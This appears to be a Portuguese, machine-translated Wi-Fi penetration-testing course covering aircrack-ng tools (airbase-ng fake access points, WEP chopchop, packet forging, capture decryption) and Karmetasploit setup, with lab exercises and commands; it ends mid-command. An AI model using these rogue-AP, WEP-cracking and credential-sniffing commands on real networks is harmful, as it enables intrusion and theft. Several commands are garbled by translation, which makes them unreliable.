- O Airbase-ng é uma ferramenta multifuncional destinada a atacar os clientes em oposição ao Access Point (AP) em si. Por ser tão versátil e flexível, resumir é um desafio.

Aqui estão alguns dos destaques do recurso:

- Implementa o ataque do cliente Caffe Latte WEP
- Implementa o ataque do cliente Hirte WEP
- Capacidade de fazer com que o handshake WPA / WPA2 seja capturado
- Capacidade de agir como um ponto de acesso ad-hoc
- Capacidade de agir como um ponto de acesso completo
- Capacidade de filtrar por SSID ou endereços MAC do cliente
- Capacidade de manipular e reenviar pacotes
- Capacidade de criptografar pacotes enviados e descriptografar pacotes recebidos

AIRBASE-NG

A ideia principal da implementação é que ela deve encorajar os clientes a se associarem com o falso AP, não impedi-los de acessar o AP real.

Uma interface de toque (atX) é criada quando o airbase-ng é executado. Isso pode ser usado para receber pacotes descriptografados ou para enviar pacotes criptografados.

Como os clientes reais provavelmente enviarão solicitações de teste para redes comuns / configuradas, esses quadros são importantes para vincular um cliente ao nosso softAP. Nesse caso, o PA responderá a qualquer solicitação de sonda com uma resposta de sonda adequada, que instrua o cliente a autenticar-se no BSSID airbase-ng. Dito isto, este modo poderia interromper a funcionalidade correta de muitos APs no mesmo canal.

AIRBASE-NG - EXEMPLOS

uso: airbase-ng <opções> <interface de replay>

Opções

- -a bssid: define o endereço MAC do Access Point
- -i iface: captura pacotes desta interface
- -w Chave WEP: use esta chave WEP para criptografar / descriptografar pacotes
- -h MAC: source mac para o modo MITM
- -f não permitir: desautorizar os MACs do cliente especificados (padrão: allow)
- -W 0 | 1: [não] define o sinalizador WEP em sinalizadores 0 | 1 (padrão: auto)
- -q: silencioso (não imprime estatísticas)
- -v: verbose (imprimir mais mensagens) (long - -verbose)
- -M: MITM entre [especificado] clientes e bssids (NÃO ATUALMENTE IMPLEMENTADOS)
- -A: Modo Ad-Hoc (permite que outros clientes peerem) (long -ad-hoc)
- -Y in | out | both: processamento externo de pacotes
- -c channel: define o canal em que o AP está sendo executado
- -X: ESSID oculto (há muito tempo)
- -s: força a autenticação da chave compartilhada
- -S: define o tamanho do desafio da chave compartilhada (padrão: 128)
- -L: ataque Caffe-Latte (long -caffe-latte)
- -N: ataque Hirte (cfrag attack), cria um pedido arp contra o cliente wep (long –cfrag)
- -x nbpps: número de pacotes por segundo (padrão: 100)
- -y: desativa respostas para probes de difusão
- -0: define todas as tags WPA, WEP e abertas. não pode ser usado com -z & -Z
- -z type: define as tags WPA1. 1 = WEP40 2 = TKIP 3 = WRAP 4 = CCMP 5 = WEP104
- -Z tipo: igual a -z, mas para WPA2
- -V tipo: falso EAPOL 1 = MD5 2 = SHA1 3 = auto
- Prefixo -F: escreve todos os quadros enviados e recebidos no arquivo pcap
- -P: responde a todas as provas, mesmo quando especificando ESSIDs
- -I interval: define o valor do intervalo de beacon em ms
- -C segundos: ativa a sinalização de valores de ESSID analisados (requer -P)

AIRBASE-NG - EXEMPLOS

Opções de filtro:

- -bssid <MAC>: BSSID para filtrar / usar (abreveto -b)
- -bssids <file>: lê uma lista de BSSIDs desse arquivo (short-B)
- -client <MAC>: MAC do cliente para aceitar (short-d)
- -clients <file>: lê uma lista de MACs desse arquivo (short-D)
- -sid <ESSID>: especifica um único ESSID (short -e)
- -essids <file>: lê uma lista de ESSIDs desse arquivo (short -E)

AIRBASE-NG - EXEMPLOS

Ataques básicos

Este ataque obtém a chave wep de um cliente. Depende de receber pelo menos uma requisição ARP ou pacote IP do cliente depois de ter sido associado ao AP falso.

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

Onde:

- -c 9 especifica o canal
- -e teddy filtra um único SSID
- -N especifica o ataque de Hirte
- -W 1 força as balizas a especificar o WEP
- rausb0 especifica a interface sem fio para usar

O sistema responde:

```
18:57:54 Criado a interface de toque at0
 18:57:55 Cliente 00: 0F: B5: AB: CB: 9D associado (WEP) ao ESSID: "teddy"
```

CONTINUA..

AIRBASE-NG - EXEMPLOS

CONTINUAÇÃO

Em outra janela do console, execute:

```
airodump-ng-c 9 -d 00: 06: 62: F8: 1E: 2C -w cfrag wlan0
```

Onde:

- -c 9 especifica o canal
- -d 00: 06: 62: F8: 1E: 2C filtra os dados capturados para o falso AP MAC (isso é opcional)
- -w especifica o prefixo do nome do arquivo dos dados capturados
- wlan0 especifica a interface sem fio para capturar dados em

Aqui está a aparência da janela quando o airbase-ng recebeu um pacote do cliente e iniciou o ataque com sucess

```
CH 9] [Decorrido: 8 minutos] [2008-03-20

 19:06 BSSID PWR RXQ Beacons #Data, # / s CH MB ENC CIPHER AUTH ESSID

 00: 06: 62: F8: 1E: 2C 100 29 970 14398 33 9 54 WEP WEP teddy

 BSSID STATION Taxa PWR Pacotes perdidos Sondas

 00: 06: 62: F8: 1E: 2C 00: 0F: B5: AB: CB: 9D 89 2-48 0 134362
```

Neste ponto, você pode iniciar o aircrack-ng em outra janela do console para obter a chave wep. Como alternativa, use a opção “-F <prefixo do nome do arquivo> com airbase-ng para gravar diretamente um arquivo de captura em vez de usar o airodump-ng.

AIRBASE-NG - EXERCICIOS

ROGUE ACCESS POINT

- Use o Airbase-ng para configurar APs falsos com diferentes tipos de criptografia. Tentar capture um handshake WPA / WPA2 e decifre a senha usando o Aircrack-ng.
- Configure seu sistema de ataque para implementar o ataque Karmetasploit. Conecte um vítima cliente com um navegador vulnerável para o AP e tentar obter um shell Meterpreter.
- Configure um ataque MITM e experimente com diferentes ferramentas sniffing e MITM o cliente vítima

PACKETFORGE-NG - CONCEITOS

PACKETFORGE-NG

- O objetivo do packetforge-ng é criar pacotes criptografados que possam ser usados subseqüentemente para injeção. Você pode criar vários tipos de pacotes, como solicitações arp, UDP, ICMP e pacotes personalizados. O uso mais comum é criar solicitações ARP para injeção subseqüente.

- Para criar um pacote criptografado, você deve ter um arquivo PRGA (algoritmo de genrificação pseudo-aleatória). Isso é usado para criptografar o pacote que você cria. Isto é tipicamente obtido a partir de aireplay-ng ChopChop ou fragmentação ataques.

PACKETFORGE-NG - EXEMPLOS

Uso: packetforge-ng <modo> <opções>

-p <fctrl>: define a palavra de controle de quadro (hex)
-a <bssid>: define o endereço MAC do Access Point
-c <dmac>: defina o endereço MAC de destino
-h <smac>: define o endereço MAC de origem
-j: set FromDS bit
-o: limpar o bit ToDS
-e: desativa a criptografia WEP
-k <ip [: port]>: define o IP de destino [Port]
-l <ip [: port]>: defina o IP de origem [Porta] (letra minúscula do traço L)
-t ttl: defina o tempo de vida
-w <arquivo>: escreve pacote para este arquivo pcap

PACKETFORGE-NG - EXEMPLOS

Opções de fonte

-r <arquivo>: pacote de leitura desse arquivo bruto
-y <arquivo>: leia PRGA deste arquivo

Modos

- -arp: forja um pacote ARP (-0)
- -udp: forja um pacote UDP (-1)
- -icmp: forja um pacote ICMP (-2)
- -null: constrói um pacote nulo (-3)
- -custom: construa um pacote personalizado (-9)

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote de solicitação de arp

Primeiro, obtenha um arquivo xor (PRGA) com o método aireplay-ng chopchop ou fragmentation.

Em seguida, use o seguinte comando:

```
packetforge-ng -0 -a 00: 14: 6C: 7E: 40: 80 -h 00: 0F: B5: AB: CB: 9D -k 192.168.1.100 -l 192.168.1.1 -y fragmento-0124-161129.xor -w arp-request
```

Onde:

- -0 indica que você deseja um pacote de requisição arp gerado
- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do Access Point
- -h 00: 0F: B5: AB: CB: 9D é o endereço MAC de origem que você deseja usar
- -k 192.168.1.100 é o IP de destino. IE Em um arp é o "Quem tem esse IP"
- -l 192.168.1.1 é o IP de origem. IE Em um arp é o "Tell this IP"
- -y fragmento-0124-161129.xor
- -w arp-packet

PACKETFORGE-NG - EXEMPLOS

Após gerar o pacote arp, vamos utilizar o tcpdump para ver o pacote legivel

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
13:27:08.466326 WEP Encrypted 258us BSSID:34:08:04:09:3d:38
SA:00:1f:33:f3:51:13 DA:ff:ff:ff:ff:ff:ff Data IV:  0 Pad 0 KeyID 0
```

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote nulo

Esta opção permite gerar pacotes nulos do LLC. Estes são os menores pacotes possíveis e não contêm dados. O interruptor "-s" é usado para definir manualmente o tamanho do pacote. Esta é uma maneira simples de gerar pequenos pacotes para injeção.

Lembre-se que o valor de tamanho (-s) define o tamanho absoluto de um pacote não criptografado, então você precisa adicionar 8 bytes para obter seu comprimento final após criptografá-lo (4 bytes para iv + idx e 4 bytes para icv). Esse valor também inclui o cabeçalho 802.11 com um comprimento de 24 bytes.

O comando é:

```
packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor
```

Onde:

- –Null significa gerar um pacote nulo LLC (requer duplo traço).
- -s 42 especifica o tamanho do pacote a ser gerado.
- -a BSSID é o endereço MAC do ponto de acesso.
- -h SMAC é o endereço MAC de origem do pacote a ser gerado.
- -w short-packet.cap é o nome do arquivo de saída.
- -y fragment.xor é o nome do arquivo que contém o PRGA.

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote personalizado

Se você deseja gerar um pacote de clientes, primeiro crie um pacote com a ferramenta de sua escolha. Esta pode
especializada, um editor hexadecimal ou até mesmo de uma captura anterior. Em seguida, salve-o como um arqu
execute o comando:

```
pacoteetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
```

Onde:

- -9 significa gerar um pacote personalizado.
- -r input.cap é o arquivo de entrada.
- -y keystream.xor é o arquivo que contém o PRGA.
- -w output.cap é o arquivo de saída.

Quando executado, o packetforge-ng perguntará qual pacote usar e, em seguida, emitirá o arquivo.

PACKETFORGE-NG - EXERCICIOS

- Use o packetforge-ng para criar pacotes ARP Requests
- Use o tcpdump para verificar os pacotes criados pelo packetforge-ng
- Experimente as diferentes opções do packetforge-ng
- Use o aireplay-ng opção (2), para fazer um ataque interativo de repetição de pacotes para injetar pacotes na rede sem fio.

AIREPLAY-NG KOREK CHOPCHOP - CONCEITOS

KOREK CHOPCHOP

- Esse ataque, quando bem-sucedido, pode descriptografar um pacote de dados WEP sem conhecer a chave. Pode até trabalhar contra o WEP dinâmico. *Este ataque não recupera a chave WEP, mas apenas revela o texto simples* . No entanto, alguns pontos de acesso não são vulneráveis a esse ataque. Alguns podem parecer vulneráveis no início, mas na verdade descartam pacotes de dados menores que 60 bytes. Se o ponto de acesso descartar pacotes menores que 42 bytes, o aireplay tentará adivinhar o restante dos dados ausentes, até onde os cabeçalhos são previsíveis. Se um pacote IP for capturado, ele verificará adicionalmente se a soma de verificação do cabeçalho está correta após adivinhar as partes ausentes dele. Este ataque requer pelo menos um pacote de dados WEP.

KOREK CHOPCHOP - EXEMPLOS

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXEMPLOS

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXEMPLOS

Exemplos de uso

Exemplo com saída de amostra

Este é um exemplo de um ataque de chopchop autenticado. Isso significa que você deve primeiro executar uma autenticação falsa e usar o MAC de origem com a opção "-h". Essencialmente, isso faz com que todos os pacotes sejam enviados com o MAC de origem especificado por "-h" e o MAC de destino irá variar com 256 combinações.

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC do nosso cartão e deve corresponder ao MAC usado na autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

O sistema responde:

```
      Leia 165 pacotes ...

         Tamanho: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID = 00: 14: 6C: 7E: 40: 80
         Dest. MAC = FF: FF: FF: FF: FF: FF
         Fonte MAC = 00: 40: F4: 77: E5: C9

         0x0000: 0842 0000 ffff ffff ffff 0014 6c7e 4080 .B ..........  l ~ @.
         0x0010: 0040 f477 e5c9 603a d600 0000 5fed a222. @. W..`: ...._ .. "
         0x0020: e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543 ... H ....... _ = .. C
         0x0030: d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873 .... j .....%. [. (S
         0x0040: 16d4 43fb aebb 3ea1 7101 729e 65ca 6905 ..C ...>. Qrei
         0x0050: cfeb 4a72 be46 ..Jr.F

Use este pacote? y
```

KOREK CHOPCHOP - EXERCICIOS

- Utilize o ataque KOREK CHOPCHOP (4) em seu AP
- Utilize o keystream gerado em um arquivo para gerar um pacote ARP

AIRDECAP-NG - CONCEITOS

AIRDECAP-NG

- Com o airdecap-ng você pode decifrar arquivos de captura WEP/WPA/WPA2. Ainda também pode ser usado para tirar os cabeçalhos wireless de uma captura wireless não-cifrada (sem criptografia).

AIRDECAP-NG - EXEMPLOS

Uso

```
airdecap-ng [opções] <arquivo pcap>
```

Opção	Parâmetro	Descrição
-l		Não remove o cabeçalho 802.11
-b	bssid	Filtro de endereço MAC do Access Point
-k	pmk	Pares de Chaves Mestre (PMK) WPA/WPA2 em hexadecimal
-e	essid	Identificador ASCII da rede alvo
-p	senha	Frase-senha WPA/WPA2 da rede alvo
-w	chave	Chave WEP da rede alvo em hexadecimal

AIRDECAP-NG - EXEMPLOS

Exemplos de Uso

O comando seguinte remove cabeçalhos wireless de uma captura de rede aberta (sem WEP):

```
airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap
```

O comando seguinte decifra uma captura cifrada com WEP usando uma chave WEP hexadecimal:

```
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
```

O comando seguinte decifra uma captura cifrada com WPA/WPA2 usando a frase-senha:

```
airdecap-ng -e 'the ssid' -p passphrase  tkip.cap
```

AIRDECAP-NG - EXEMPLOS

Dicas de Uso

Requisitos WPA/WPA2:

- O arquivo de captura deve conter um aperto de mão de quatro vias válido, também conhecido como *four-way handshake*. Para essa finalidade, ter os pacotes 2 e 3 ou pacotes 3 e 4 funcionará corretamente. Na verdade, você não verdadeiramente precisa de todos os quatro pacotes do aperto de mão (*handshake*).

- Igualmente, apenas pacotes de dados seguindo o *handshake* serão decifrados. Isto porque há informação necessária do *handshake* para que os pacotes de dados sejam decifrados.

AIRDECAP-NG - EXERCICIOS

- Experimente o Airdecap-ng configurando seu ponto de acesso com vários tipos de criptografia. Para cada tipo de criptografia implementada, gere algum tráfego de texto não criptografado enquanto você realize um sniffing com airodump-ng.
(Dica: Acesse sites com painel de login e que não utiliza HTTP, ou acesse um servidor FTP não seguro)

- Descriptografe as capturas com o Airdecap e localize as credenciais capturadas usando o Wireshark.

AIRSERV-NG - CONCEITOS

AIRSERV-NG

- O Airserv-ng é um servidor de placa sem fio que permite que vários programas aplicativos sem fio usem independentemente uma placa sem fio por meio de uma conexão de rede TCP cliente-servidor. Todo o código específico do sistema operacional e do driver da placa sem fio é incorporado ao servidor. Isso elimina a necessidade de cada aplicativo sem fio conter a complexa placa sem fio e a lógica do driver. Também suporta vários sistemas operacionais.

- Quando o servidor é iniciado, ele escuta um IP específico e um número de porta TCP para conexões do cliente. O aplicativo sem fio se comunica com o servidor por meio desse endereço IP e porta. Ao usar as funções do aircrack-ng suite, você especifica “<endereço IP do servidor> dois pontos <número da porta>” em vez da interface de rede. Um exemplo é 127.0.0.1:666.

AIRSERV-NG - EXEMPLOS

Uso: airserv-ng <opts>

Onde:

-p <porta> porta TCP para escutar. O padrão é 666.
-d <dev> dispositivo wi-fi para servir.
-c <chan> Canal para começar.
-v <level> nível de depuração

Níveis de depuração

Existem três níveis de depuração. O nível de depuração 1 é o padrão, se você não incluir a opção "-v".

Nível de depuração de 1
Conteúdo: mostra as mensagens de conexão e desconexão.

Exemplos: Conecte-se de 127.0.0.1 Morte de 127.0.0.1

Nível de depuração de 2
Conteúdo: mostra as solicitações de mudança de canal e as solicitações inválidas de comando do cliente, além das mensagens de nível 1 de depuração. A solicitação de mudança de canal indica qual canal o cliente solicitou.

Exemplos: [127.0.0.1] Tem setchan 9 [127.0.0.1] handle_client: net_get ()

Nível de depuração de 3
Conteúdo: Exibe uma mensagem toda vez que um pacote é enviado ao cliente. O tamanho do pacote também é indicado. Este nível inclui as mensagens de nível 1 e nível 2.

Exemplos: [127.0.0.1] Enviando pacote 97 [127.0.0.1] Enviando pacote 97

AIRSERV-NG - EXEMPLOS

Exemplos de uso

Em todos os casos, você deve primeiro colocar sua placa wireless no modo monitor usando airmon-ng ou uma técnica similar.

Máquina local

Este cenário tem todos os componentes em execução no mesmo sistema.

Inicie o programa com:

```
airserv-ng -d ath0
```

Onde:

- -d ath0 é a placa de rede a ser usada. Especifique a interface de rede para seu cartão específico.

O sistema responde:

```
Cartão de abertura ath0
Definindo chan 1
Abertura da porta meia 666
Atendendo ath0 chan 1 na porta 666
```

AIRSERV-NG - EXEMPLOS

Neste ponto, você pode usar qualquer um dos programas aircrack-ng suite e especificar "127.0.0.1:666" em vez da interface de rede. 127.0.0.1 é o IP de "loopback" do seu PC e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

Exemplo:

```
airodump-ng 127.0.0.1:666
```

Ele começará a escanear todas as redes.

AIRSERV-NG - EXEMPLOS

Neste ponto, você pode usar qualquer um dos programas do aircrack-ng suite no segundo sistema e especificar "192.168.0.1:666" em vez da interface de rede. 192.168.0.1 é o endereço IP do sistema do servidor e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

No segundo sistema, você digitaria "airodump-ng 192.168.0.1:666" para iniciar a varredura de todas as redes. Você pode executar aplicativos aircrack-ng em quantos outros sistemas desejar, simplesmente especificando "192.168.0.1:666" como a interface de rede.

Exemplo:

```
airodump-ng -c 6 192.168.0.1:666
```

AIRSERV-NG - EXERCICIOS

- Se você tiver outro sistema disponível, conecte-se ao servidor Airserv-ng usando Airodump-ng. Caso contrário, você pode se conectar ao IP de 127.0.0.1 do mesmo sistema.

- Quebre a chave WEP ou WPA em seu ponto de acesso de laboratório usando o Airserv-ng conexão.

AIRTUN-NG - CONCEITOS

AIRTUN-NG

Airtun-ng é um criador de interface de túnel virtual. Existem duas funções básicas:

- Permitir que todo o tráfego criptografado seja monitorado para fins de sistema de detecção de invasão sem fio (wIDS).
- Injetar tráfego arbitrário em uma rede.

Para realizar a coleta de dados do wids, você deve ter a chave de criptografia e o bssid da rede que deseja monitorar. Airtun-ng descriptografa todo o tráfego para a rede específica e passa para um sistema IDS tradicional, como o snort .

AIRTUN-NG

- A injeção de tráfego pode ser totalmente bidirecional se você tiver a chave de criptografia completa. É de saída unidirecional se você tiver o PRGA obtido por meio de ataques chopchop ou de fragmentação . A principal vantagem de usar as outras ferramentas de injeção no aircrack-ng suite é que você pode usar qualquer ferramenta subsequentemente para criar, injetar ou farejar pacotes.

- Airtun-ng também possui funcionalidade de tipo repetidor e tcpreplay. Há uma função de repetidora que permite que você repita todo o tráfego detectado por um dispositivo sem fio (interface especificada por -i at0) e, opcionalmente, filtre o tráfego por um bssid junto com uma máscara de rede e reproduza o tráfego restante. Ao fazer isso, você ainda pode usar a interface tun enquanto estiver repetindo. Além disso, um recurso de leitura de arquivo pcap permite que você reproduza capturas de pacotes no formato pcap armazenadas da mesma forma que capturou-as em primeiro lugar. Esta é essencialmente a funcionalidade tcpreplay para wifi.

O Airtun-ng é executado apenas em plataformas linux e suporta o WDS se você tiver uma versão bastante recente (svn rev 1624?).

AIRTUN-NG - EXEMPLOS

Uso

Uso: airtun-ng <opções> <interface de replay>

- -x nbpps: número máximo de pacotes por segundo (opcional)
- -a bssid: define o endereço MAC do Access Point (obrigatório). No modo WDS, isso define o receptor
- -i iface: captura pacotes desta interface (opcional)
- -y arquivo: leia PRGA deste arquivo (opcional / um de -y ou -w deve ser definido)
- -w wepkey: use este WEP-KEY para criptografar pacotes (opcional / um de -y ou -w deve ser definido)
- -p pass: use esta senha WPA para descriptografar pacotes (use com -a e -e)
- -e essid: SSID de rede de destino (use com -p)
- -t tods: envia quadros para AP (1) ou para cliente (0) ou encapsula-os em um WDS / Bridge (2)
- -r file: lê os quadros fora do arquivo pcap (opcional)
- -h MAC: endereço MAC de origem
- -H: Exibe ajuda. Formulário longo - ajuda

Opções de WDS / Bridge Mode:

- -s transmissor: define o endereço MAC do transmissor para o modo WDS
- -b: modo bidirecional. Isso permite a comunicação nas redes do transmissor e receptor. Funciona apenas se você puder ver as duas estações.

Opções de repetidor (todos os itens a seguir requerem traços duplos):

- - -repetir: ativa o modo de repetição. Forma abreviada -f.
- - -bssid <mac>: BSSID para repetir. Forma abreviada -d.
- - -netmask <mask>: netmask para filtro BSSID. Forma abreviada -m.

AIRTUN-NG - EXEMPLOS

Cenários

WIDS

O primeiro cenário é o wIDS. Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -w 1234567890 ath0
```

Onde:

- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso a ser monitorado
- -w 1234567890 é a chave de criptografia
- ath0 é a interface atualmente em execução no modo monitor

O sistema responde:

```
interface de toque criada em0
Criptografia WEP especificada. Envio e recebimento de quadros por meio de ath0.
FromDS bit set em todos os frames.
```

Você percebe acima que criou a interface **at0** . Mude para outra sessão de console e você deverá trazer essa interface para usá-la:

```
ifconfig at0 up
```

Essa interface (at0) receberá uma cópia de todos os pacotes de rede sem fio. Os pacotes terão sido descriptografados com a chave que você forneceu. Neste ponto, você pode utilizar qualquer ferramenta para farejar e analisar o tráfego. Por exemplo, tcpdump, wireshark ou snort.

AIRTUN-NG - EXEMPLOS

Injeção de PRGA

O cenário seguinte é onde você deseja injetar pacotes na rede, mas não possui a chave WEP completa. Você só tem a PRGA obter através de um chopchop ou fragmentação ataque. Nesse caso, você só pode injetar pacotes de saída. Não há como descriptografar pacotes de entrada, pois você não tem a chave WEP completa.

Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -y fragmento-0124-153850.xou ath0
```

Observe que os arquivos PRGA foram especificados através da opção "-y".

O sistema responde (note que afirma corretamente "sem recepção"):

```
interface de toque criada em0
Criptografia WEP por PRGA especificada. Nenhuma recepção, apenas enviando quadros através de ath0.
FromDS bit set em todos os frames.
```

A partir daqui, você pode definir um endereço IP válido para a rede quando você coloca a interface at0 em funcionamento:

```
ifconfig at0 192.168.1.83 netmask 255.255.255.0 up
```

Você pode confirmar isso digitando "ifconfig at0". Novamente, neste ponto, você pode usar qualquer ferramenta desejada e enviar tráfego pela interface at0 para os clientes sem fio.

AIRTUN-NG - EXERCICIOS

- Configure seu AP com criptografia WEP com autenticação aberta, e conecte clientes a rede sem fio. Não esqueça de colocar sua placa em modo monitor.

Use o airtung-ng para:

- Realize um Sniffing no tráfego criptografado WEP usando um tunelamento da interface
- Use o wireshark para ver o tráfego não criptografado
- Tente um ataque PRGA usando Airtun-ng

AIRGRAPH-NG/KISMET - CONCEITOS

AIRGRAPH-NG

Airgraph-ng é uma ferramenta para gerar gráficos para visualizar dados capturados pelo airodump-ng. Pode criar dois tipos de gráficos:

- CAPR: Client - Access Point Relationship, mostrando todos os clientes conectados aos diferentes access points
- CPG: Common Probe Graph, mostra um gráfico centrado no ESSID analisado e dispositivos MAC que os investigaram

AIRGRAPH-NG - EXEMPLOS

```
root@kali:~# aircrack-ng
#########################################
#         Welcome to Airgraph-ng         #
#########################################

Usage: airgraph-ng options [-o -i -g ]

Options:
  -h, --help            show this help message and exit
  -o OUTPUT, --output=OUTPUT
                        Our Output Image ie... Image.png
  -i INPUT, --dump=INPUT
                        Airodump txt file in CSV format. NOT the pcap
  -g GRAPH_TYPE, --graph=GRAPH_TYPE
                        Graph Type Current [CAPR (Client to AP Relationship)
                        OR CPG (Common probe graph)]
```

AIRGRAPH-NG - EXEMPLOS

airgraph-ng Exemplos de uso

Gráfico CAPR

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o capr.png***) e o tipo de gráfico (***-g CAPR***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o capr.png -g CAPR
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrita para, capr.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

AIRGRAPH-NG - EXEMPLOS

Gráfico CPG

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o cpg.png***) e o tipo de gráfico (***-g CAG***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o cpg.png -g CPG
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrevendo para, cpg.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

KISMET

Kismet é um analisador de rede (sniffer), e um sistema de detecção de intrusão (IDS - Intrusion detection system) para redes 802.11 wireless. **Kismet** pode trabalhar com as placas wireless no modo monitor, capturando pacotes em rede dos tipos: 802.11a, 802.11b e 802.11g.

EXEMPLOS:

https://www.youtube.com/watch?v=3v_bwtHIToQ

https://openmaniak.com/kismet.php

AIRGRAPH-NG E KISMET - EXERCICIOS

- **Coloque sua placa sem fio no modo monitor, mas não configure para um canal específico. Execute um Captura de Airodump por uma hora ou mais, salvando a captura em disco.**

Gere um gráfico CAPR e CPG usando Airgraph-ng e comparar as diferenças entre os dois tipos de gráficos.

• Inicie uma sessão de sniffing Kismet (se você tiver um receptor de GPS, certifique-se de conectá-lo primeiro) e novamente, deixe sniffar por uma hora ou mais. Opcionalmente, se você tiver um laptop, você pode ir para uma caminhada ou passeio enquanto está sniffando. Fique à vontade com a interface do usuário Kismet e familiarize-se com seus recursos.

KARMETASPLOIT - CONCEITOS

KARMETASPLOIT

O Karmetasploit é uma ótima função dentro do Metasploit, permitindo a você falsificar pontos de acesso, capturar senhas, coletar dados e conduzir ataques de navegador contra clientes.

KARMETASPLOIT - CONFIGURAÇÃO

Vamos começar baixando o pacote

```
root@kali:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
--2015-04-03 16:17:27-- https://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com (www.offensive-security.com)... 198.50.176.211
Connecting to www.offensive-security.com (www.offensive-security.com)|198.50.176.211|:443... connec
HTTP request sent, awaiting response... 200 OK
Length: 1089 (1.1K) [text/plain]

Saving to: `karma.rc' 100%[=====================================>] 1,089 --.-K/s in 0s

2015-04-03 16:17:28 (35.9 MB/s) - `karma.rc' saved [1089/1089]
root@kali:~#
```

OBS: TUTORIAL PODE ESTAR DESATUALIZADO OU ALGUNS PACOTES DESCONTINUADOS

KARMETASPLOIT - CONFIGURAÇÃO

Tendo obtido esse pacote, precisamos configurar um pouco da infraestrutura que será necessária. Quando os clientes se conectam ao AP falso que corremos, eles estarão esperando receber um endereço IP. Como tal, precisamos colocar um servidor DHCP no lugar. Vamos instalar um servidor DHCP no Kali.

```
root@kali:~# apt update
...snip...
root@kali:~# apt -y install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Vamos configurar o arquivo DHCP

```
root@kali:~# cat /etc/dhcp/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers 10.0.0.1;
}
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Vamos instalar os requerimentos

```
root@kali:~# apt -y install libsqlite3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# gem install activerecord sqlite3
Fetching: activerecord-5.0.0.1.gem (100%)
Successfully installed activerecord-5.0.0.1
Parsing documentation for activerecord-5.0.0.1
Installing ri documentation for activerecord-5.0.0.1
Done installing documentation for activerecord after 7 seconds
Fetching: sqlite3-1.3.12.gem (100%)
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.12
Parsing documentation for sqlite3-1.3.12
Installing ri documentation for sqlite3-1.3.12
Done installing documentation for sqlite3 after 0 seconds
2 gems installed
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Agora vamos iniciar o modo monitor

```
root@kali:~# airmon-ng

